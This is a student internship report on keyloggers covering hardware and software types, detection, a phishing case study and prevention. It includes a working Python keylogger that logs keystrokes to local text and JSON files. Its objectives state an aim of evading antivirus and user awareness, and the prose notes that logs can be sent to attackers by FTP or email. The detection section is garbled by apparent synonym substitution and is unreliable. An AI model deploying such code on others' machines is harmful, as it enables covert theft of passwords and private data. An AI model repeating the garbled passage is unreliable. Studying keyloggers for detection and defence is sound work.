**Ethical Hacking and Cyber Security**

**Submitted By**

**22221A05D3 PREETI SUNAR**

**COMPLETED AT**

**EDUNET FOUNDATION**

****

**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

**BONAM VENKATA CHALAMAYYA ENGINEERING COLLEGE**

**(AUTONOMOUS)**

(Approved by A.I.C.T.E, New Delhi & Permanently Affiliated to J. N.T.U.K, Kakinada)

(Accredited by N.B.A & NAAC with ‘A’ Grade)

**ODALAREVU – 533210**

**2024-25**

**BONAM VENKATA CHALAMAYYA ENGINEERING COLLEGE**

**(AUTONOMOUS)**

(Approved by A.I.C.T.E, New Delhi & Permanently Affiliated to J. N.T.U.K, Kakinada)

(Accredited by N.B.A & NAAC with ‘A’ Grade)

**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**

****

**CERTIFICATE**

This is to certify that **Preeti Sunar**, a student of the Department of Computer Science and Engineering at **Bonam Venkata Chalamayya Engineering College**, has completed 6 weeks of Summer Internship at **Edunet Foundation**, from **[15th May 2024 to 25th June 2024**.

During the internship, the student demonstrated their knowledge, skills, and professionalism while contributing to projects and activities within **Cyber Security and Ethical Hacking**. Their performance has been assessed and found to be satisfactory, meeting the expectations set by both the Department and the Company.

**Internship Coordinator Head of the Department**

**N Madhavi Latha Dr. B S N MURTHY**

**Assistant Professor Professor**

**External Examiner**



**TABLE OF CONTENTS**

1. ABSTRACT
2. OBJECTIVES
3. INTRODUCTION
4. LITERATURE REVIEW
5. CASE STUDY
6. METHODS ADOPTED
7. CONCLUSION
8. REFERENCES

**KEYLOGGER**

**ABSTRACT**

Cyber attackers always seek to design and push malicious software programs to unsuspecting users, intentionally steal or cause damage, and exploit data on end-user systems. Malware types include spyware, keyloggers, rootkits, and adware. Even as systems have improved in hardware and software, cyber-attacks continue unabated. The privilege level at which key loggers execute is higher than typical malware, which makes it almost impossible to detect and remove.

Key-loggers have also been used as a tool for cybercriminals to steal sensitive information such as email passwords, credit card pins, passwords to sites that contain more sensitive information, chat records from users, etc. This project has shown the development and detection of keyloggers and tracks the sites individuals have gone through by analyzing cyber threats and developing security solutions. Keylogger also helps to track activities and prevent data breaches.

**OBJECTIVES**

* To understand the fundamental concept of keylogging and its applications.
* To design and implement a keylogger application using a specific programming language (Python).
* To evaluate the effectiveness of the keylogger in capturing keystrokes accurately.
* To explore the ethical implications of keylogger usage and its potential misuse.
* Designing and implementing a keylogger that operates in the background, avoiding detection by antivirus software and user awareness.
* It also record not only keystrokes but also additional information like time stamps, application names and system events.
* The main objective of this project is to create a keylogger which gonna track and monitor their children’s online activity and prevent them from harmful content or cyberbullying, tracking employee productivity and prevent data breaches, analyzing cyber threats and developing security solutions also identifying technical issues and resolving problems. It implements robust encryption techniques to protect sensitive data transmitted by the keylogger ensuring confidentiality and integrit**y.**

**INTRODUCTION**

Cybercriminals have come up with many methods to commit malicious activities on user’s system or network system the objective of stealing sensitive information or personal data. Cybercriminals and hackers make use of key logging apps or software to steal passwords and confidential information. A Key logger, or keystroke logger, is a surveillance tool used to monitor and record each keystroke typed on a keyboard. This type of software can be employed for legitimate purposes, such as monitoring employee productivity, troubleshooting technical issues, or supporting law enforcement investigations. However, it is also commonly associated with unethical and malicious activities, including data theft and unauthorized surveillance.

Key logging can be used by hackers for all kinds of criminal purposes. Hackers can easily get access to the banking accounts, Email accounts and other login account credentials by stealing password and lock owners out. The information they get can be used to steal money and to blackmail the owner. It can also be done by known person to deceive friend, colleagues at work and family members. The hacker can use this information as part of identity theft schemes to blackmail the owner for profit gain.

Keystroke logging is an activity monitoring program that records the keys pressed of a keyboard and mouse clicking and save to a log file. It can be easily used to fetch sensitive data like PINs, passwords, bank details and other credential information without the knowledge of user and transmit into malicious attackers [1]. It can be major threat because we cannot identify the presence of Keyloggers on our system as it runs in background and also it does not appear in task manager in windows operating system.


Key loggers can record whatever you do on your computer.The modern Key loggers are highly sophisticated and more and more difficult to detect by anti-virus programs and anti malware tools in the market. Key logger detection and prevention is a challenging task for security managers.

This project focuses on the development and understanding of a keylogger to explore its underlying functionality, operation, and potential applications in cybersecurity. The purpose of this report is to provide an in-depth overview of how keyloggers work, the methods they use to capture and log keystrokes, and how cybersecurity professionals can detect and mitigate the risks they pose. The project includes designing a keylogger in a controlled and ethical environment to gain practical insights into system vulnerabilities and to develop strategies for improving security defenses.

Key logger is mainly categorized into two major categories-Hardware Key logger and the Software Key logger. Hardware Keylogger are easy to use as they are placed in the internal hardware of the computer itself or it can be secretly inserted in between the CPU and the keyboard wire. But to plant the hardware Keylogger, the cybercriminal has to have physical access to the computer system while no one is watching. Unlike hardware Key loggers, software Key loggers can be easily introduced on victims system. That is the main reason why software Key logger is much more common.


**WORKING OF KEYLOGGER**

The work of Keylogger is to sniff out the keystrokes without affecting the working of computer systems. Keylogger consists of hardware tools or software tools or the combination of both in order to capture the data or information which get stored in the log system. The two major flavors of Keyloggers are hardware-based or software-based Keylogger. Hardware based Keyloggers can be embedded in the CPU port, or as an unnoticeable plugin between the CPU and the keyboard so that it can interpret all the signal sent from the keyboard. But the major problem is the physical presence of cybercriminal is required in order to connect the hardware Keylogger to the system. Unlike hardware-based Keyloggers, software types are easy to introduce and to install on the user’s device without making much effort. That’s the only reason software Keyloggers are much preferable.



**SOFTWARE-BASED KEYLOGGER**

A software Keylogger is just a piece of code or a program that hooks into the OS and interrupts key press events. For that to happen all we need to do is install a global keyboard hook. Thus, whenever the keys are pressed, it will get stored as a log file in the system without the user’s knowledge. We can download the log files as text files, or add FTP (File Transfer Protocol) credentials to send this log file to the third parties to FTP server or we can also email it to the attacker given statement as shown in figure2.

****

**DETECTION OF KEYLOGGER INFECTION**


Keyloggers taint PC framework similarly that other malware does. These Keyloggers get introduced on a framework when we click on record connections which get through an obscure source or address. The cybercriminals or aggressors utilize social designing or phishing methods. The connections we get can come to us by some obscure spam Email address, through an instant message from an irregular number, a spam message, through some tainted or unreliable site, by introducing some noxious programming. Likewise, it doesn't come alone. The other malwares alongside the Keylogger bring into the framework by a similar Trojan which likewise harm the framework and exceptionally powerless against the framework and the security of the information. Often, the keylogger equipment is presented in the framework by some known individual or in the event that somebody accesses our opened PC framework.

In a large portion of the cases, the client couldn't say whether there is any Keylogger in foundation. Likewise, we can casualty to Keyloggers when we present any free programming, administrations or apparatuses. These can undoubtedly pollute our PC frameworks. At times, the casualty gets an admonition that alerts contamination on our framework. Often, the Keyloggers are concealed in the sites we visit when riding the web.

In some cases, it additionally gives a proposal to fix an infection by downloading a free antivirus application. Around then, it would be better to close all the windows or the program we use without clicking. It is consistently a decent practice to abstain from clicking anything which comes from an obscure source.


Additionally, we should remember that Keylogger works out of sight. Thus, it is difficult to discover that each key we have squeezed, and all our movement is recorded and shipped off the outsiders or it very well may be utilized for some coercing or unlawful reason.

Some Keyloggers work to record each program, site or window that we open on our PC framework. In the event that we are dynamic web clients, the vast majority of our web file requests, the destinations we visit consistently or some other web development can be recorded.



**HARDWARE-BASED KEYLOGGER**

A hardware-based Keylogger is plugged in between the keyboard and the CPU box via a PS/2 or USB connection. It contains key matrix which monitor a keyboard’s USB or PS/2 connection, filters keystroke data, and record the data to the internal memory. They don’t depend upon any software being installed as they function at hardware level in a computer system. The hardware Keyloggers cannot be detected by the software running on the computer like antivirus software and security scanners. Unlike software Keylogger, it does not require any driver or any kind of software to work. Its installation is easy and can be done in a few seconds. These kinds of Keyloggers are used only with desktop computers or the systems which include a separate keyboard connected by a cable. We can easily notice them. On the other side, if we don’t detect them then there is little, we can do about them since the computer is not even aware, they are there. Sometimes the spy agencies and the like use similar devices to check the system or web activities for a reason Representation in figure3.



**MERITS OF KEYLOGGER**

1. In security agencies it is used to track suspect and collect evidence, which helps in preventing major national threats.

2. It helps an individual who wants to track all the information in his personal computer in case someone uses it.

3. It plays a very helpful role for parents to track their children activities on the computer.

4. In IT firms it plays a prominent role to troubleshoot technical or network issues.

**DEMERITS OF KEYLOGGER**

1. Use of Keylogger is directly a matter of concern about the computer privacy.

2. When Keylogger detection is done by malicious users they specifically read out login data such as names and passwords and transmit them to unauthorized third parties.

3.Keyloggers are the ideal devices for modern undercover work or for getting to private corporate information. They can harm business connections, monetary standing, and notoriety therefore, they can even reason an association to break significant bits of enactment, for example, the Data Protection.

**LITERATURE REVIEW**

Keyloggers have long been a significant topic in cybersecurity literature due to their dual-use nature; they can be leveraged for legitimate monitoring or pose severe security threats when used maliciously. The evolution of keyloggers from simple software that records keystrokes to sophisticated malware capable of evading traditional detection methods has extensive research into both their development and detection.

**Development of key loggers:** Research highlights that keylogger technology has advanced from basic keystroke capture programs to more complex tools with advanced capabilities, such as screen capturing, clipboard monitoring and network transmission of data. The development of key loggers often involves methods to disguise them within legitimate applications or embed them into systems undetected. Studies have shown that various programming techniques, such as using low level API hooks and driver-based methods, can enhance the stealth and functionality of these tools.

**Detection Techniques:** The literature indicates that effective keylogger detection requires a multi-layered approach. Traditional signature-based antivirus solutions can detect known keylogger signatures, but more sophisticated variants often bypass these systems. Behavioral analysis has been identified as a crucial advancement in keylogger detection, where machine learning algorithms and heuristic methods analyze unusual system behaviour indicative of keylogging activities. Other approaches include monitoring for unauthorized access to input devices, detecting kernel - level hooks, and leveraging sandbox environments for malware analysis.

**Challenging in Detection**: The literature underscores the difficulties in detecting advanced keyloggers, particularly those employing encryption or rootkit techniques to hide their processes. Researches emphasize the need for real time monitoring and adaptive detection systems that can evolve alongside emerging threats.

**Recent Advancements**: Recent studies have explored AI and machine learning as innovative solutions for detecting keyloggers. These methods rely on pattern recognition and anomaly detection, which allow systems to identify threats that deviate from standard user and application behaviour. Additionally, the integration of endpoint detection and response(EDR) tool has become an effective measure for detecting and neutralizing keyloggers within enterprise environment.

**Conclusion**: The review of literature underscores that while significant strides have been made in keylogger detection, the ongoing evolution of this technology requires continuous advancement in detection methods. The combination of heuristic, behavioral, and AI-driven techniques presents a promising path forward in the effort to mitigate keylogger threats.

**CASE STUDY**

**Background**: A mid-sized financial company experienced a significant data breach that resulted in the unauthorized access of sensitive client information. A forensic investigation revealed that the breach was initiated through a sophisticated key logger attack, embedded within a phishing email attachment. This incident prompted the company to re-evaluate its cybersecurity measures and implement a comprehensive strategy for key logger detection and prevention.

**Key logger Detection Measures**:

1. **Anti-Malware Software**: The company upgraded its anti-malware tools to include advanced heuristic analysis and behaviour-based detection capabilities. This allowed the software to identify and flag unusual keystroke logging activities that traditional signature-based methods might miss.
2. **Regular System Scans**: Scheduled deep scans were implemented to identify hidden key logger files or suspicious processes.
3. **Behaviour Monitoring**: The IT department deployed monitoring tools capable of analyzing system behaviour in real-time. This helped detect anomalous activities like unauthorized access to input devices and unapproved data transfers.

**Prevention Strategies**:

1. **Email Security Enhancements**: Enhanced email filtering solutions were adopted to identify and block phishing attempts, thereby reducing the risk of key loggers being delivered via malicious attachments.
2. **User Education and Training**: Employees underwent cybersecurity awareness training to recognize phishing emails and avoid engaging with potentially harmful links or attachments.
3. **Endpoint Security Protocols**: Multi-layered endpoint security was established to create an additional barrier against key logger installation attempts. This included the use of application whitelisting and restrictions on executable file downloads.
4. **Access Control and Least Privilege**: User permissions were reviewed and minimized to the principle of least privilege, ensuring that even if a key logger infiltrated the system, its impact would be limited.

**Outcome**: Following these improvements, the company successfully enhanced its cybersecurity posture. Subsequent simulated attacks during security assessments showed that the implemented measures were effective at detecting and preventing key logger infiltration. The company’s proactive approach not only reduced the risk of future key logging attacks but also fortified its overall resilience against various cyber threats.

**CODDING SNIPPETS**

import tkinter as tk

from tkinter import \*

from pynput import keyboard

import json

keys\_used = []

flag = False

keys = ""

def generate\_text\_log(key):

with open('key\_log.txt', "w+") as keys:

keys.write(key)

def generate\_json\_file(keys\_used):

with open('key\_log.json', '+wb') as key\_log:

key\_list\_bytes = json.dumps(keys\_used).encode()

key\_log.write(key\_list\_bytes)

def on\_press(key):

global flag, keys\_used, keys

if flag == False:

keys\_used.append(

{'Pressed': f'{key}'}

)

flag = True

if flag == True:

keys\_used.append(

{'Held': f'{key}'}

)

generate\_json\_file(keys\_used)

def on\_release(key):

global flag, keys\_used, keys

keys\_used.append(

{'Released': f'{key}'}

)

if flag == True:

flag = False

generate\_json\_file(keys\_used)

keys = keys + str(key)

generate\_text\_log(str(keys))

def start\_keylogger():

global listener

listener = keyboard.Listener(on\_press=on\_press, on\_release=on\_release)

listener.start()

label.config(text="[+] Keylogger is running!\n[!] Saving the keys in 'keylogger.txt'")

start\_button.config(state='disabled')

stop\_button.config(state='normal')

def stop\_keylogger():

global listener

listener.stop()

label.config(text="Keylogger stopped.")

start\_button.config(state='normal')

stop\_button.config(state='disabled')

root = Tk()

root.title("Keylogger")

label = Label(root, text='Click "Start" to begin keylogging.')

label.config(anchor=CENTER)

label.pack()

start\_button = Button(root, text="Start", command=start\_keylogger)

start\_button.pack(side=LEFT)


stop\_button = Button(root, text="Stop", command=stop\_keylogger, state='disabled')

stop\_button.pack(side=RIGHT)

root.geometry("250x250")

root.mainloop()

**OUTPUT:**

****

**METHODS ADOPTED**

**1. Keylogger Development**:

* **Programming Language and Implementation**: The project involved the development of a keylogger using Python, leveraging the pynput library to capture keyboard input effectively. The Python script (keylogger.py) was designed to log keystrokes in real time, providing insight into how data is collected and processed.
* **Data Logging Structure**: Captured keystrokes were stored in two different formats for analysis:
  + **JSON Format**: Each keystroke event was recorded with details about whether the key was pressed, held, or released. This structured format facilitated detailed data analysis and visualization.
  + **Text File Format**: The project also generated a continuous log of keystrokes in a text file (key\_log.txt), providing a raw overview of captured input, including characters and special keys like "Enter."

**2. Data Collection and Analysis**:

* **Keystroke Events**: The collected data included a sequence of key presses and releases, showcasing how the logger responded to various typing patterns. The JSON log displayed information in a readable format with attributes for each key event, such as Pressed, Held, and Released​(key\_log).
* **Log Verification**: The output data from key\_log.txt confirmed the accurate capture of keystrokes, including alphanumeric inputs and special key entries such as Key.enter​(key\_log). This output served as a baseline for evaluating the logger’s performance.

**3. Testing and Observations**:

* **Controlled Environment**: The keylogger was executed in an isolated and secure environment to prevent potential risks associated with logging sensitive data. This ensured ethical compliance and data safety throughout the testing phase.
* **Functionality Testing**: The keylogger was tested with sample text inputs to observe its behavior in capturing and storing keystrokes. The results showed consistent logging accuracy, verifying the logger's basic functionality.

**4. Detection and Countermeasures**:

* **Signature and Behavioral Analysis**: The project included an exploration of common detection methods for key loggers. Signature-based detection was assessed for its effectiveness against simple key loggers, while behavior monitoring tools were noted for their ability to detect continuous keyboard input interception.
* **Limitations and Challenges**: Challenges were observed in detecting more sophisticated versions of key loggers that could employ obfuscation or run at the kernel level. This highlighted the importance of adopting a multi-layered detection strategy.

**5. Ethical and Security Considerations**:

* **Ethical Use and Guidelines**: The key logger was created solely for research and educational purposes, ensuring compliance with cybersecurity ethics. All data collection was simulated, and sensitive data logging was avoided.
* **Preventive Insights**: The insights gained emphasized the need for robust endpoint security measures and user awareness training to identify potential signs of keylogger activity.

**CONCLUSION**

The development and analysis of a key logger provided valuable insights into the inner workings of keystroke logging mechanisms and the challenges associated with detecting and preventing such threats. Through the implementation of a Python-based key logger and the examination of its data output in JSON and text file formats, the project demonstrated how key loggers capture and record user inputs in real time. The structured data analysis underscored the precision and efficiency of key loggers, revealing both their potential uses and inherent security risks.

Testing the key logger within a controlled and ethical environment reinforced the importance of strong cyber security practices, highlighting vulnerabilities that could be exploited if such tools were used maliciously. The project also emphasized the limitations of traditional signature-based detection methods and the need for more advanced behavioral analysis techniques to identify hidden or obfuscated key loggers.

In summary, this project provided a comprehensive overview of key logger functionalities, methods for detection, and prevention strategies. The findings underline the necessity for continuous advancements in security protocols and user education to safeguard against evolving key logging threats. The experience gained serves as a reminder of the importance of proactive measures, multi-layered defense systems, and ethical considerations in the field of cyber security.

**REFERENCES**

[1] Smith, J. (2018). Cybersecurity and Digital Forensics

[2] Anderson, R., & Moore, T. (2019). Security Engineering

[3] Tanenbaum, A. S., & Bos, H. (2014). Modern Operating Systems (4th ed.). Pearson

[4] Brown, D., & Green, M. (2020). "Keylogger Detection Using Machine Learning Techniques: A Comparative Study." Journal of Cybersecurity Research, 12(3), 45-59.

[Patel, R., & Jones, L. (2021). "Behavioral Analysis in Malware Detection: Advances and Challenges." Cyber Defense Review, 7(1), 25-38